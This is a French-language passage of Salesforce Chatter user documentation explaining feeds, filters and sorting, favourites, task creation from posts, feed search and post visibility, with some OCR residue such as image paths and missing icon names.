Une organisation est un déploiement unique de Salesforce avec un ensemble défini d'utilisateurs sous licence qui peuvent utiliser ou non Chatter. Les termes « société » et « organisation » sont interchangeables dans Chatter. Par exemple, si vous « partagez un fichier

avec tous les utilisateurs de Chatter au sein de votre société », cela signifie que vous le partagez avec toutes les personnes d'une organisation Salesforce spécifique, qui utilisent Chatter.

CONSULTER ÉGALEMENT :

Présentation de Chatter

### Puis-je inviter des personnes de ma société qui ne possèdent pas de licence Salesforce ?

Si cette fonction est activée par votre administrateur, vous pouvez inviter d'autres personnes de votre société. Les utilisateurs invités peuvent consulter des profils, publier dans leur fil et joindre des groupes, mais ils ne peuvent pas afficher vos données ni vos enregistrements Salesforce.

Vous pouvez inviter des utilisateurs à partir de l'onglet Personnes ou en ajoutant des membres à un groupe.

De plus, vous pouvez ajouter des clients aux groupes privés dont vous êtes propriétaire ou responsable.

## Utilisation de fils

Restez informé(e) des publications et des commentaires que vous et d'autres personnes publiez, ainsi que des modifications apportées aux enregistrements dans l'ensemble de votre organisation Salesforce.

Présentation des fils Chatter
Suivez des personnes et des enregistrements pour afficher leurs mises à jour dans les fils Chatter de profils, de groupes, de l'onglet Accueil, des pages de détail de rubrique et des pages de détail d'enregistrements.

Affichage d'un fil particulier
Modifiez votre fil Chatter pour afficher un sous-ensemble particulier de publications.

Filtrage et tri de vos fils
Utilisez les options de filtrage et de tri pour afficher les mises à jour qui vous intéressent.

Création d'une tâche à partir d'une publication
Vous lisez une publication que vous souhaitez suivre ? Utilisez l'action Créer une tâche directement depuis cette publication.

Affichage de vos recommandations

Présentation des favoris Chatter

### Présentation des fils Chatter

Suivez des personnes et des enregistrements pour afficher leurs mises à jour dans les fils Chatter de profils, de groupes, de l'onglet Accueil, des pages de détail de rubrique et des pages de détail d'enregistrements.

Généralement, le suivi permet de consulter les mises à jour sur :

- Les publications et les commentaires de fils Chatter
- Les publications, les commentaires et les fichiers de groupes Chatter dont vous êtes membre
- Les fichiers et les liens partagés
- Les tâches et événements
- Les pistes converties
- Les modifications des champs d'enregistrement, notamment les modifications apportées au propriétaire de l'enregistrement, et aux opportunités et requêtes fermées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Les mises à jour d'enregistrement sont également appelées publications générées par le système. Elles correspondent à des mises à jour que Salesforce génère automatiquement lorsqu'un utilisateur crée un enregistrement ou modifie un champ suivi dans un enregistrement. Les mises à jour d'enregistrement que vous affichez dépendent de la configuration du suivi de fil par votre administrateur et de votre accès à l'enregistrement. Vous ne pouvez pas afficher les mises à jour de fils suivis qui ont plus de 45 jours et n'ont aucune mention « J'aime » ni aucun commentaire, car elles sont automatiquement supprimées.

CONSULTER ÉGALEMENT :

Partage d'une publication Chatter

## Affichage d'un fil particulier

Modifiez votre fil Chatter pour afficher un sous-ensemble particulier de publications.

Lorsque vous accédez à votre page Chatter, vous affichez par défaut le fil Ce que je suis. Utilisez les sélections du fil du menu latéral gauche de la page Chatter pour afficher un sous-ensemble de publications dans votre fil. Par exemple, affichez uniquement les publications qui vous mentionnent, vos publications favorites ou toutes les publications de votre société.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Cliquez sur **Fil** pour afficher les fils disponibles.
2. Cliquez sur un fil pour afficher le sous-ensemble associé aux publications de votre fil.

**Ce que je suis**
Affiche les mises à jour de tous les éléments que vous suivez, notamment les publications des personnes que vous suivez, des groupes dont vous êtes membre, ainsi que les fichiers et les enregistrements que vous suivez. Pour affiner le sous-ensemble de publications, utilisez la liste déroulante en haut de votre fil.

**À moi**
Affiche les publications dans votre page de profil, notamment :

- Les publications d'autres personnes dans la page de votre profil
- Les publications et les commentaires dans lesquels vous êtes mentionné(e)
- Vos publications qui ont été commentées

**Dans les favoris**
Affiche vos publications favorites dans votre fil.

**Toute la société**
Affiche les publications et les commentaires de l'ensemble de votre société, notamment publiés par :

- Les personnes de votre société
- Les groupes publics
- Les groupes privés dont vous êtes membre
- Les modifications suivies de fils pour les enregistrements et les champs, et les publications générées par le système, si une personne a aimé ou commenté dans la publication. Vous devez avoir accès à l'enregistrement pour afficher la publication.

CONSULTER ÉGALEMENT :

Filtrage de votre liste de fichiers

## Filtrage et tri de vos fils

Utilisez les options de filtrage et de tri pour afficher les mises à jour qui vous intéressent.

Le filtrage et le tri de votre fil est utile lorsque vous souhaitez afficher un ensemble spécifique de publications au lieu de toutes les publications dans votre fil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Filtrage de votre fil
Utilisez des filtres pour limiter le nombre de publications qui s'affichent dans votre fil.

Trier votre fil
Triez votre fil par les publications les plus récentes ou par les commentaires les plus récents.

Filtres de fil disponibles par fil
Les options de filtrage de fil varient selon la configuration de Salesforce par votre administrateur et selon le fil que vous visualisez. Les filtres ne sont pas tous disponibles dans l'ensemble des fils.

## Filtrage de votre fil

Utilisez des filtres pour limiter le nombre de publications qui s'affichent dans votre fil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

L'affichage des filtres dépend de la configuration de Salesforce par votre administrateur. Filtrez votre fil dans la page Chatter, dans votre profil, et dans les pages de groupe, de détail d'enregistrements et de résultats de recherche. Les filtres ne sont pas tous disponibles dans l'ensemble des fils.

- Au-dessus d'un fil, cliquez sur en regard de Afficher et sélectionnez une option de filtre.

  **Toutes les mises à jour (par défaut)**
  Affiche toutes les publications et tous les commentaires des personnes et des enregistrements que vous suivez, les publications des groupes dont vous êtes membre et toutes les publications générées par le système.

  **Moins de mises à jour**
  - Affiche toutes les publications et tous les commentaires des personnes et des enregistrements que vous suivez, et des groupes dont vous êtes membre.
  - Masque les publications générées par le système dans les enregistrements que personne n'a commentés.

  **Personnes**
  Affiche les publications et les commentaires des personnes que vous suivez.

  **Groupes**
  Affiche les publications dans les groupes dont vous êtes membre.

  **Fichiers**
  Affiche les publications qui comprennent :
  - Des fichiers que vous suivez
  - Des publications de fichiers qu'une personne que vous suivez a commentées

Exemple: Utilisez le filtre Moins de mises à jour pour masquer les publications générées par le système. Par exemple, vous suivez le compte ACME Corporation et le responsable du compte d'ACME Corporation crée une opportunité. Il modifie ensuite un champ suivi dans ce compte. Dans les deux cas, Salesforce génère automatiquement une mise à jour qui reflète chaque modification, et publie les mises à jour dans votre fil Chatter et dans le fil de la page de détail du compte ACME Corporation. Le filtre Moins de

mises à jour masque ces publications générées par le système dans votre fil, sauf si quelqu'un a commenté dans les publications. Si vous souhaitez afficher les publications générées par le système, sélectionnez le filtre Toutes les mises à jour.

CONSULTER ÉGALEMENT :

Filtres de fil disponibles par fil

## Trier votre fil

Triez votre fil par les publications les plus récentes ou par les commentaires les plus récents.

1. Au-dessus d'un fil, cliquez sur la en regard d'Afficher.
2. Sous Trier par, sélectionnez **Date de publication** pour trier par publications les plus récentes, ou **Activité la plus récente** pour trier par publications avec les commentaires les plus récents, y compris les sondages avec de nouveaux commentaires.

   Votre fil est trié par défaut par Activité la plus récente. Vous pouvez basculer à tout moment entre le tri par Date de publication et le tri par Activité la plus récente.

Exemple: Par exemple, supposons que vous suivez de nombreuses personnes et de nombreux enregistrements, et que vous avez ajouté les publications qui vous intéressent à vos favoris. En fin de journée, vous souhaitez vérifier si vos publications favorites ont été mises à jour. Vous cliquez sur **Mes favoris** pour afficher toutes vos publications favorites, puis triez les publications en utilisant le filtre Activité la plus récente. Les publications sont affichées par ordre d'ancienneté des commentaires, en commençant par la publication qui contient le commentaire le plus récent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Filtrage de votre fil

## Filtres de fil disponibles par fil

Les options de filtrage de fil varient selon la configuration de Salesforce par votre administrateur et selon le fil que vous visualisez. Les filtres ne sont pas tous disponibles dans l'ensemble des fils.

| Fil | Filtres disponibles |
| --- | --- |
| Ce que je suis | • Toutes les mises à jour<br>• Moins de mises à jour<br>• Personnes<br>• Groupes<br>• Fichiers<br>• Tri par Activité la plus récente/Date de publication |
| À moi | • Tri par Activité la plus récente/Date de publication |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Fil | Filtres disponibles |
| --- | --- |
| Dans les favoris | • Tri par Activité la plus récente/Date de publication |
| Toute la société | • Tri par Activité la plus récente/Date de publication |
| Group | • Toutes les mises à jour<br>• Moins de mises à jour<br>• Tri par Activité la plus récente/Date de publication |
| Profil | • Tri par Activité la plus récente/Date de publication |
| Enregistrement | • Toutes les mises à jour<br>• interne uniquement<br>(ce filtre affiche uniquement les publications dans l'organisation interne et est disponible uniquement dans Salesforce Communities).<br>• Moins de mises à jour<br>• Tri par Activité la plus récente/Date de publication |
| Recherche | • Toutes les mises à jour<br>• Moins de mises à jour<br>• Personnes<br>• Groupes<br>• Fichiers<br>• Tri par Activité la plus récente/Date de publication |

CONSULTER ÉGALEMENT :

Filtrage de votre fil

Trier votre fil

## FAQ sur les fils

### Je vois des mises à jour de groupes privés dans le fil de mon profil. Quelles personnes peuvent afficher ces mises à jour ?

Seuls les membres d'un groupe privé peuvent afficher les mises à jour de ce groupe, même dans le fil de votre profil.

CONSULTER ÉGALEMENT :

Visibilité des publications

### Comment puis-je afficher une liste des enregistrements et des personnes que je suis ?

Pour consulter les personnes et les enregistrements que vous suivez, affichez la liste Suivi dans votre profil, puis filtrez les résultats par utilisateur ou par type d'objet. Vous pouvez également afficher une liste des personnes qui vous suivent dans la liste Suiveurs de votre profil.

CONSULTER ÉGALEMENT :

- Présentation du profil Chatter

### Pourquoi seuls certains enregistrements et personnes sont-ils visibles dans mon fil Chatter ?

Vous pouvez afficher uniquement les mises à jour des personnes et des enregistrements que vous suivez. Suivez davantage d'enregistrements et de personnes pour consulter plus de mises à jour dans votre fil Chatter sous votre onglet Accueil et votre onglet Chatter. Cliquez sur **Personnes** sous l'onglet Chatter pour rechercher une liste de personnes de votre organisation à suivre ou à ne plus suivre.

CONSULTER ÉGALEMENT :

- Personnes et enregistrements automatiquement suivies initialement

## Ajout de publications dans les favoris

### Présentation des favoris

Les favoris permettent de suivre les publications individuelles qui vous intéressent.

Une fois la publication ajoutée aux favoris, vous pouvez la retrouver rapidement en utilisant le fil **Dans les favoris** dans le menu latéral gauche. Le fil **Dans les favoris** affiche uniquement les publications que vous avez ajoutées à vos favoris.

Lorsqu'une personne commente une publication que vous avez ajoutée à vos favoris, vous recevez une notification par e-mail. Les notifications par e-mail pour les favoris sont activées par défaut, mais vous pouvez modifier vos notifications par e-mail à la page 3285.

Les favoris sont privés et les autres utilisateurs ne peuvent pas voir les publications que vous avez ajoutées à vos favoris. Le nombre de favoris que vous pouvez ajouter n'est pas limité. Lorsqu'une publication enregistrée ne vous intéresse plus, vous pouvez supprimer le favori correspondant et la publication n'est plus affichée dans vos publications enregistrées lorsque vous cliquez sur **Dans les favoris**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Aimer des publications et des commentaires
- Affichage d'un fil particulier
- Instructions relatives à vos paramètres personnels de messagerie Chatter

## Ajout d'une publication aux favoris

Suivez les publications qui vous intéressent et affichez vos publications enregistrées dans le fil Mes favoris.

1. Cliquez sur ▾ en haut à droite de la publication que vous souhaitez ajouter aux favoris pour agrandir le menu déroulant.
2. Cliquez sur **Ajouter aux favoris**.
   L'icône de favori ( ) s'affiche en regard de la publication pour indiquer que vous l'avez enregistrée avec succès dans vos favoris.

Cliquez sur **Fil** > **Dans les favoris** dans le menu latéral Chatter pour afficher vos publications enregistrées dans votre fil.

Le nombre de favoris n'est pas limité. Vous pouvez ajouter autant de favoris que vous le souhaitez.

CONSULTER ÉGALEMENT :

Aimer des publications et des commentaires

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Retrait d'un favori

1. Cliquez sur **Fil** > **Dans les favoris** dans le menu latéral pour afficher vos publications enregistrées dans votre fil Chatter.
2. Recherchez la publication enregistrée dans votre fil Chatter.
3. Cliquez sur ▾ en haut à droite de la publication pour agrandir le menu déroulant.
4. Cliquez sur **Supprimer un favori**.

Lorsque vous supprimez un favori d'une publication, celle-ci ne figure plus dans vos publications enregistrées lorsque vous cliquez sur **Dans les favoris**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Création d'une tâche à partir d'une publication

Vous lisez une publication que vous souhaitez suivre ? Utilisez l'action Créer une tâche directement depuis cette publication.

Vous pouvez créer une tâche à partir de n'importe quelle publication, la vôtre ou celle d'un autre utilisateur dans votre organisation, y compris les publications avec des pièces jointes. Vous ne pouvez pas créer une tâche à partir d'une publication générée par le système, par exemple une mise à jour d'enregistrement.

1. Cliquez sur ▾ dans une publication.
2. Cliquez sur **Créer une tâche**.

   Si l'action Créer une tâche n'est pas affichée, cela signifie que votre administrateur Salesforce ne l'a pas activée pour votre organisation.


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

3. Dans la boîte de dialogue Créer une tâche, ajoutez un objet et une date d'échéance. Si applicable, associez la tâche à un contact ou à une piste et à un objet, par exemple un compte. Utilisez les cases de recherche pour retrouver les contacts, les pistes et les objets disponibles.
4. Cliquez sur **Créer** lorsque vous avez terminé.

La tâche vous est attribuée et elle est publiée dans votre fil de profil. La tâche s'affiche également dans la section Mes tâches de votre onglet Accueil.




Cliquez sur le lien de l'objet de la tâche (1 ou 2) pour l'ouvrir. Cliquez sur le lien de la publication (3) pour afficher la publication à partir de laquelle la tâche a été créée.

## Affichage de vos recommandations

Chatter fournit des recommandations qui aident à identifier les personnes, les groupes et les enregistrements qui sont étroitement associés à votre activité professionnelle et à vos centres d'intérêts. Plus vous acceptez de recommandations, plus le nombre de mises à jour affichées dans votre fil est élevé.

- Cliquez sur **Suivre** en regard de la personne , de l'enregistrement ou du fichier que vous souhaitez suivre.
- Cliquer sur **Joindre** pour devenir membre d'un groupe.
- Cliquez sur × pour refuser une recommandation.
- Cliquez sur **Plus** pour afficher la page Recommandations dans laquelle vous pouvez utiliser les filtres latéraux pour affiner vos recommandations de personnes, d'enregistrements, ou de groupes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Recommandations de personnes
Recommandations de groupes Chatter
Recommandations d'enregistrements
Recommandations relatives aux fichiers

## Recherche d'informations dans des fils

### Recherche dans les fils

Retrouvez rapidement des informations dans les publications et les commentaires dans Chatter.

- Utilisez la zone de recherche de l'en-tête (recherche globale) pour trouver des informations dans les fils dans Chatter.
- Pour rechercher des informations dans un fil Chatter spécifique, utilisez la recherche dans le fil ( ) dans ce contexte.
- Pour créer un raccourci vers une recherche souvent effectuée dans Chatter, enregistrez la recherche dans un fil en tant que favori, puis cliquez sur le lien du favori dans la page Chatter.

## Résultats de recherche de fil Chatter

Les résultats de recherche dans les fils Chatter affichent les publications et les commentaires qui comprennent les termes recherchés.

Les recherches dans les fils Chatter ne sont pas affectées par l'étendue de votre recherche. Les résultats des recherches dans le fil Chatter renvoient les résultats trouvés dans tous les objets.

Remarque: Les modifications apportées aux champs d'enregistrement ne sont pas incluses dans les résultats de recherche. Par exemple, si vous avez activé le suivi de fil dans le champ `Adresse de facturation` du compte ACME Corporation et que vous avez modifié l'adresse de facturation d'ACME Corporation, les résultats de la recherche `ACME Corporation` incluent ***ACME Corporation - Suzanne Martin*** *Recherche de volontaires pour aider sur le compte Acme Corporation*, mais n'incluent pas ***ACME Corporation - Suzanne Martin*** *a modifié la rue de facturation en 10 rue principale.*

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Triez vos résultats de recherche par publication uniquement ou par publications et commentaires, comme dans les fils.
- Commentez, aimez, partagez, créez un favori et supprimez des publications dans les résultats de recherche, comme dans les fils.
- Ajoutez, modifiez ou supprimez des publications dans les résultats de recherche, comme dans les fils.
- Suivez, partagez, téléchargez, prévisualisez et chargez de nouvelles versions de fichiers dans les résultats de recherche, comme dans les fils.
- Affichez les pages de détail de fichiers, de groupes, de rubriques et de personnes Chatter en cliquant sur le nom correspondant dans la mise à jour.
- Affichez une mise à jour de fil unique en cliquant sur la date et l'heure sous la mise à jour, par exemple **Hier à 12:57**.
- Cliquez sur **Ajouter aux favoris** pour enregistrer une recherche de fil Chatter dans vos favoris sous l'onglet Chatter.

Pour afficher les résultats de recherches d'enregistrements, par exemple de comptes, ainsi que de personnes, de groupes, de rubriques et de fichiers Chatter, cliquez sur **Enregistrements** en haut de la page.

Conseil: Pour effectuer une recherche plus précise sur les fils d'un groupe, d'un profil, d'un enregistrement spécifique ou d'un autre fil Chatter, utilisez la recherche dans un fil.

## recherche dans un fil spécifique

Utilisez la recherche dans le fil pour trouver des informations dans un contexte spécifique.

Vous pouvez rechercher des informations dans les fils d'enregistrements, de groupes, de pages de rubrique, de profils utilisateur, et sous les onglets Chatter et Accueil. Une recherche contextuelle dans le fil est utile pour vérifier si un thème a été discuté dans un fil spécifique.

1. Cliquez sur au-dessus du fil pour y rechercher des informations. Par exemple, utilisez la recherche de fil dans la page d'un groupe pour y rechercher des informations.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

2. Saisissez les termes recherchés, puis appuyez sur Entrée ou cliquez sur .

   Vous pouvez rechercher des rubriques hashtag, des mentions et des fichiers publiés dans un fil, ou affiner votre recherche en utilisant des caractères génériques, des opérateurs et des guillemets pour retrouver des phrases exactes.

   Conseil: Pour rechercher des rubriques hashtag dont le nom contient plusieurs mots, placez ces mots entre parenthèses après le hashtag. Par exemple, pour rechercher les instances de #Universal Paper, saisissez `#[universal paper]` dans la case de recherche.

   Les résultats de recherche s'affichent avec les termes correspondants soulignés. Les filtres ou les critères de tri utilisés dans le fil s'appliquent également aux résultats de recherche dans le fil.

Cliquez sur pour effacer vos résultats de recherche et revenir au fil.

Le comportement de la recherche dans un fil peut varier selon l'emplacement dans lequel vous effectuez la recherche.

- La recherche dans un fil n'est pas prise en charge pour les fils dans des vues de liste.
- Vous pouvez rechercher uniquement dans les fils auxquels vous avez accès via des règles de partage.
- Sous l'onglet Chatter, les résultats de recherche dans un fil sont également limités par vos sélections de types de fil. Par exemple, si vous sélectionnez le type de fil À Moi, puis sélectionnez desfiltres et des critères de tri supplémentaires, ces critères s'appliquent aux résultats de recherche dans le fil.
- Les résultats de recherche dans un fil sont limités aux publications accessibles dans le contexte de votre recherche. Par exemple, si vous recherchez dans le fil du profil d'un utilisateur, les résultats comprennent les publications et les commentaires accessibles à partir du profil de l'utilisateur. Cela inclut les publications et les commentaires partagés par ou avec l'utilisateur.
- Les résultats de recherche dans un fil correspondent aux noms de fichiers ou de liens partagés dans des publications, mais pas dans des commentaires.
- Les modifications des champs d'enregistrement ne sont pas incluses dans les résultats de recherche dans un fil.


## Ajout d'une recherche de fil Chatter en tant que favori

Ajoutez une recherche de fil Chatter à vos favoris pour accéder rapidement aux mises à jour de fil sans quitter l'onglet Chatter.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition




1. Saisissez des termes dans la case de recherche de l'en-tête, puis cliquez sur **Rechercher**.
2. Cliquez sur **Rechercher dans les fils** pour afficher les commentaires et les publications qui contiennent les termes recherchés.
3. Cliquez sur **Ajouter aux favoris** .

Exemple:




Le nom du favori dans la page Chatter est identique aux termes de recherche saisis. Par exemple, si vous recherchez *analyse compétitive*, votre favori s'intitule **analyse compétitive**.

Conseil: Enregistrez une recherche d'un nom de groupe Chatter en tant que favori afin d'accéder rapidement au fil du groupe à partir de la page Chatter. De la même façon, enregistrez une recherche de nom d'une personne en tant que favori afin d'afficher rapidement les publications, les commentaires et les mentions de cette personne.

CONSULTER ÉGALEMENT :

Résultats de recherche de fil Chatter

## Présentation des favoris Chatter

Les favoris Chatter sous l'onglet Chatter vous donnent un accès aisé aux vues de liste, aux recherches de fil Chatter et aux rubriques que vous souhaitez laisser en haut de la liste. Par exemple, si vous et vos collègues utilisez la rubrique hashtag #acme pour suivre des informations sur votre client Acme, vous pouvez ajouter #acme en tant que favori pour accéder aisément à ces mises à jour sans quitter l'onglet Chatter.

Vous pouvez ajouter jusqu'à 50 favoris. Si vous n'avez ajouté aucun favori, la section Favoris ne s'affiche pas sous l'onglet Chatter.

Chatter affiche les quatre derniers favoris ajoutés ou affichés.

- Cliquez sur un favori pour afficher les mises à jour.
- Cliquez sur *X* **Plus** pour afficher tous les favoris.
- Cliquez sur , qui s'affiche en survolant le favori, pour le supprimer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

# Utilisation de publications

Partagez des informations et collaborez avec d'autres personnes dans et hors de votre organisation.

Présentation de la publication

Utilisez l'éditeur Chatter pour publier, commenter, poser des questions et créer des sondages.

Visibilité des publications

Puis-je empêcher les personnes de visualiser mes publications ?

Les publications dans un groupe s'affichent-elles sur mon profil que d'autres personnes peuvent voir ?

Mettre en sourdine les alertes d'une publication

Contrôlez les informations affichées dans votre fil d'actualité et désactivez les publications qui ne vous intéressent plus.

Qui peut afficher mes fichiers et mes liens joints ?

Partagez des fichiers et des liens avec des personnes en les joignant à des publications ou à des commentaires.

## Présentation de la publication


Utilisez l'éditeur Chatter pour publier, commenter, poser des questions et créer des sondages.

L'éditeur est affiché sous votre onglet Accueil, sous l'onglet Chatter, dans la page du profil utilisateur, et dans les pages de détail de groupe et d'enregistrement. Utilisez l'éditeur pour rédiger une publication (1), commenter une publication, joindre un fichier (2) ou un lien (3) à votre publication, ajouter un sondage (4) ou poser une question (5). Les publications et les commentaires peuvent inclure jusqu'à 10 000 caractères. Utilisez l'éditeur de texte enrichi pour mettre en forme vos publications (6).

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition




Par défaut, l'éditeur affiche les actions Publication, Fichier, Lien, Sondage et Question. Votre administrateur Salesforce peut changer l'ordre des actions et en ajouter. Par conséquent, l'affichage des actions dépend de la configuration de l'éditeur par votre administrateur.

Lorsque vous publiez dans un fil, toutes les personnes qui ont accès à la publication peuvent la commenter, l'aimer et la partager (1). Le menu déroulant (2) permet également d'ajouter la publication et des rubriques aux favoris.



Dans Lightning Experience, les commentaires sont en direct et ne nécessitent aucune actualisation de page.

Remarque: Les commentaires en direct sont une nouvelle fonctionnalité avec des possibilités d'amélioration importantes et quelques problèmes connus.

- Lorsque de nouveaux commentaires sont publiés dans une publication de fil à laquelle vous participez, vous recevez les notifications uniquement dans Lightning Experience. Les notifications sont affichées pendant que vous saisissez des commentaires ou lorsque vous cliquez sur la case de commentaire.
- Le nombre de participants pris en charge pour les commentaires en direct dépend des limitations en abonnements de votre organisation. Si vous ne recevez pas de commentaire en direct, cliquez sur un champ de commentaire. Si les commentaires ne sont toujours pas activés, il se peut que votre organisation ait atteint ses limitations ! Vous pouvez toutefois recevoir des mises à jour via l'ancienne méthode qui consiste à actualiser la page.

Cliquez sur **Modifier** pour modifier vos propres publications et commentaires. Si vous êtes propriétaire ou responsable d'un groupe, vous pouvez également modifier les publications d'autres personnes dans le fil du groupe. Cliquez sur **Supprimer** pour retirer votre publication du fil. Cependant, vous ne pouvez pas supprimer les publications d'autres personnes et les publications automatiquement générées par Salesforce. Par exemple, vous ne pouvez pas supprimer les mises à jour d'enregistrement telles qu'une publication relative à une modification de champ dans un compte.

Remarque: Si l'option Modifier n'est pas disponible, cela signifie que votre administrateur a désactivé cette fonctionnalité pour votre organisation.

CONSULTER ÉGALEMENT :

Visibilité des publications

## Visibilité des publications

Le tableau ci-dessous indique l'emplacement de publication et l'emplacement d'affichage de votre publication.

| Je publie dans | Je peux publier vers | Qui reçoit directement ma publication | Où s'affiche ma publication | Considérations sur les fichiers |
|---|---|---|---|---|
| Onglet Accueil, onglet Chatter ou mon profil | Mes suiveurs | • Les personnes qui vous suivent peuvent afficher votre publication dans le fil Ce que je suis.<br>• Les personnes qui sont mentionnées dans une publication peuvent | • Toutes les personnes qui accèdent à votre profil peuvent y afficher votre publication.<br>• Votre publication s'affiche dans les résultats de recherche de fil.<br>• Toutes les personnes peuvent | Si vous joignez un fichier à la publication, il est accessible à tous les employés. Le fichier s'affiche également dans les résultats de recherche et les listes de fichiers. |

Éditions

Disponible avec : Salesforce Classic

